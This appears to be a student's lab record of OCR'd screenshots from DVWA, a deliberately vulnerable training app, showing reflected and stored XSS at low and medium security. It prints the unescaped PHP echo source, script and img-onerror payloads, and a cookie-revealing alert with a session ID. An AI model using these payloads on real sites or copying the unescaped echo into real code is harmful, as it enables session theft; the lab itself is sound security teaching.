

Name : Chetan Satone

Prn no. 008

The screenshot shows a web browser window with the address bar displaying "192.168.31.129/dvwa/security.php". The page title is "DVWA Security". On the left, there is a sidebar menu with various options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted in green), PHP Info, About, and Logout. The main content area is titled "DVWA Security" and "Script Security". It states that the security level is currently "low" and provides instructions on how to change it. A dropdown menu is set to "low" with a "Submit" button next to it. Below this, there is a section for "PHPIDS" (v.0.6) which is currently disabled. It includes links to "enable PHPIDS", "Simulate attack", and "View IDS log". At the bottom, a status bar shows "Security level set to low". The footer of the page indicates "Damn Vulnerable Web Application (DVWA) v1.0.7".

**DVWA Security**

**Script Security**

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit

**PHPIDS**

**PHPIDS** v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS](#)

[Simulate attack](#) - [View IDS log](#)

Security level set to low

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Damn Vulnerable Web App (DVWA)

Not secure 192.168.31.129/dvwa/vulnerabilities/xss\_r/

DVWA

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: low

PHPIDS: disabled

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

jingpep

Submit

More info

<http://ha.ckers.org/xss.html>

[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)

<http://www.cgisecurity.com/xss-faq.html>

View Source

View Help


Damn Vulnerable Web Application (DVWA) v1.0.7

▼

Damn Vulnerable Web App (DVWA) x

+

← → ↻ ⚠ Not secure 192.168.31.129/dvwa/vulnerabilities/xss\_r/?name=jingpep# ☆ 📄 🏠 👤 ⋮



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: low

PHPIDS: disabled

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello jingpep

### More info

<http://hackers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Damn Vulnerable Web App (DVWA) v1.0.7 : Source - Google... — □ ×

⚠ Not secure 192.168.31.129/dvwa/vulnerabilities/view\_source.php?id=x...

### Reflected XSS Source

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL ||
$_GET['name'] == ''){
    $isempty = true;
} else {
    echo "<pre>";
    echo 'Hello ' . $_GET['name'];
    echo "</pre>";
}
?>
```

View Source View Help

Compare



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected**
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Submit

### More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

[View Source](#) [View Help](#)





Home  
Instructions  
Setup

Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored

**DVWA Security**  
PHP Info  
About  
Logout

## DVWA Security

### Script Security

Security Level is currently **medium**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium 

### PHPIDS

**PHPIDS** v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to medium

Username: admin  
Security Level: medium  
PHPIDS: disabled



Home  
Instructions  
Setup

Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
**XSS reflected**  
XSS stored

DVWA Security  
PHP Info  
About

Logout

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello alert("Your PC is Hacked ")


### More info

<http://hackers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Username: admin  
Security Level: medium  
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7





- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored**
- DVWA Security
- PHP Info
- About
- Logout

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Name: test  
Message: This is a test comment.

Name: jingpep  
Message: message from PC 13

### More info

<http://hackers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Username: admin  
Security Level: low  
PHPIDS: disabled





- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- C.SRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored**
- DVWA Security
- PHP Info
- About
- Logout

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Name: test  
Message: This is a test comment.


Name: jìngpèp  
Message: message from PC 13

### More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

[View Source](#) [View Help](#)





- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored**
- DVWA Security
- PHP Info
- About
- Logout

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*


Message \*


- Name: test  
Message: This is a test comment.
- Name: jingpep  
Message: message from PC 13
- Name: jingpep  
Message:
- Name: jingpep  
Message:

### More info

<http://hackers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>


Username: admin  
Security Level: medium  
PHPIDS: disabled





Damn Vulnerable Web App (DV

→ ↻ ⚠ Not secure 192.168.31.129/dvwa/vulnerabilities/xss\_s/ ☆ 📄 🗑 👤 ⋮



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Sign Guestbook

Name: test  
Message: This is a test comment.

Name: jingpep  
Message: message from PC 13

Name: jingpep  
Message:

Name: jingpep  
Message:

Name: jingpep  
Message: alert("\Your PC is HACKED")

Name: jingpep  
Message: alert("\Your PC is HACKED")

Name: jingpep  
Message: alert("\\Your PC is HACKED\\")

Name: jingpep  
Message: alert("\Your PC is HACKED")

### More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

jingpep  
<img src=x onerror=prompt(document.cookie);>

Sign Guestbook

Name: test  
Message: This is a test comment.

Name: jingpep  
Message: message from PC 13

Name: jingpep  
Message:

Name: jingpep  
Message:

Name: jingpep  
Message: alert("\Your PC is HACKED")

Name: jingpep  
Message: alert("\Your PC is HACKED")

Name: jingpep  
Message: alert("\\Your PC is HACKED\\")

Name: jingpep  
Message: alert("\Your PC is HACKED")

### More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

← → ×

Not secure 192.168.31.129/dvwa/vulnerabilities/xss\_s/

☆

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

192.168.31.129 says

security=low; PHPSESSID=66c2173f2f1013c8603c82208596d170

OK Cancel

Scripting (XSS)

Sign Guestbook

Name: test  
Message: This is a test comment.

Name: jingpep  
Message: message from PC 13

Name: jingpep  
Message:

Name: jingpep  
Message:

Name: jingpep  
Message: alert(\"Your PC is HACKED\")

Name: jingpep  
Message: alert(\"Your PC is HACKED\")

Name: jingpep  
Message: alert(\"\\\"Your PC is HACKED\\\"")

Name: jingpep  
Message: alert(\"Your PC is HACKED\")


Name: jingpep  
Message:

More info

<http://hackers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cnisecurity.com/xss-faq.html>

Damn Vulnerable Web App (DVWA)

→ ↻ ⚠ Not secure 192.168.31.129/dvwa/vulnerabilities/xss\_s/ ☆ 📄 🗑 👤 ⋮



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Sign Guestbook

Name: test  
Message: This is a test comment.

Name: jingpep  
Message: message from PC 13

Name: jingpep  
Message: <script>alert("Your PC is HACKED")</script>

Name: jingpep  
Message: <script>alert("Your PC is HACKED")</script>

Name: jingpep  
Message: alert(\"Your PC is HACKED\")

Name: jingpep  
Message: alert(\"Your PC is HACKED\")

Name: jingpep  
Message: alert(\"Your PC is HACKED\")

Name: jingpep  
Message: alert(\"Your PC is HACKED\")

Name: jingpep  
Message: <img src=x onerror=prompt(document.cookie);>

MEDIUM security




▼

Damn Vulnerable Web App (DVWA) ×

+

← → ↻ ⚠ Not secure 192.168.31.129/dvwa/vulnerabilities/xss\_s/ ☆ 📄 🗑 👤 ⋮



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Sign Guestbook

Name: test  
Message: This is a test comment.

Name: jingpep  
Message: message from PC 13

Name: jingpep  
Message: <script>alert("Your PC is HACKED")</script>

Name: jingpep  
Message: <script>alert("Your PC is HACKED")</script>

Name: jingpep  
Message: alert(\"Your PC is HACKED\")

Name: jingpep  
Message: alert(\"Your PC is HACKED\")

Name: jingpep  
Message: alert(\"\\\"Your PC is HACKED\\\")

Name: jingpep  
Message: alert(\"\\\"Your PC is HACKED\\\")

Name: jingpep  
Message: <img src=x onerror=prompt(document.cookie);>

Name: jingpep  
Message: &lt;img src=x onerror=prompt(document.cookie);>